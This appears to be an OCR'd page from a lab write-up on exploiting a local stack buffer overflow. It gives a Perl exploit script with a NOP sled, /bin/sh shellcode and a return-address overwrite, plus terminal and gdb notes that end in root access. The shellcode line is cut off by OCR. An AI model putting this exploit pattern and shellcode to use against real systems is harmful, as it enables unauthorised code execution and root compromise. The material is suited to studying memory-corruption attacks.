
```
*exploit.pl - Mousepad
Warning, you are using the root account, you may harm your system.

use strict;
use Socket;
my $nopsled="\x90" x 60; # fill in the correct length in decimal number of bytes
my $payload="\xeb\x0e\x5f\x48\x31\xc0\xb0\x3b\x48\x31\xf6\x48\x31\xd2\x0f\x05\xe8\xed\xff\xff\xff\x2f\x62\x69\x6e\x
my $buffstuff="\x90" x 60; # fill in the correct length in decimal number bytes
my $offset_rip = "...\x7f\x00\x00"; # fill in the 8-byte rip address in hex (little-endian)
my $target = '127.0.0.1';
my $targetport = 7890;
my $tcpproto = getprotobyname('tcp');
my $binaddr = inet_aton($target);
my $exactaddr = sockaddr_in($targetport, $binaddr);
print "Initializing and Socket Setting Up..\n";
socket(SOCKET, PF_INET, SOCK_STREAM, $tcpproto) or die "socket: $!";
print "\nMaking a Connection To the Target";
connect(SOCKET, $exactaddr) or die "connect: $!";
print "\nExplotiing The Target Machine";
print SOCKET $nopsled.$payload.$buffstuff.$offset_rip."\n";
print "\nExploit Completed";
print "\nInitializing the Connection to The Opened Port by the Payload";
close SOCKET or die "close: $!";
```

```
Terminal
root@mye007:~# perl exploit.pl
Initializing and Socket Setting Up..

Making a Connection To the Target
Explotiing The Target Machine
Exploit Completed
Initializing the Connection to The Opened Port by the Payloadroot@mye007:~# perl e
xploit.pl
Initializing and Socket Setting Up..

Making a Connection To the Target
Explotiing The Target Machine
Exploit Completed
Initializing the Connection to The Opened Port by the Payloadroot@mye007:~#
```

- We run: *x/100x $rsp -200* that reads the memory in a block of 100 bytes in hex from the stack pointer position offset by -200 bytes. Therefore, it helps us to see what the stack looks like in memory in gdb. The leftmost column contains the memory addresses. After the first three addresses there are four address that are used for NOPSLED (0x90909090), then two addresses are used for the shellcode and then follow the addresses that are used

for BUFFSTUFF (0x90909090). BUFFSTUFF is a filler inside the buffer that is going to point somewhere in the NOPSLED when we define the return address.

We use one of the addresses in the NOPSLED area to fill the offset_rip field in exploit.pl so as to make sure that shellcode will be executed.



- Woop! We use the address 0x7fffffffe4d0 (\xd0\xe4\xff\xff\xff\x7f\x00\x00). When we repeat again the same procedure it appears that we managed to fraud the system and take root access in it (#), *whoami* command confirms that we are root.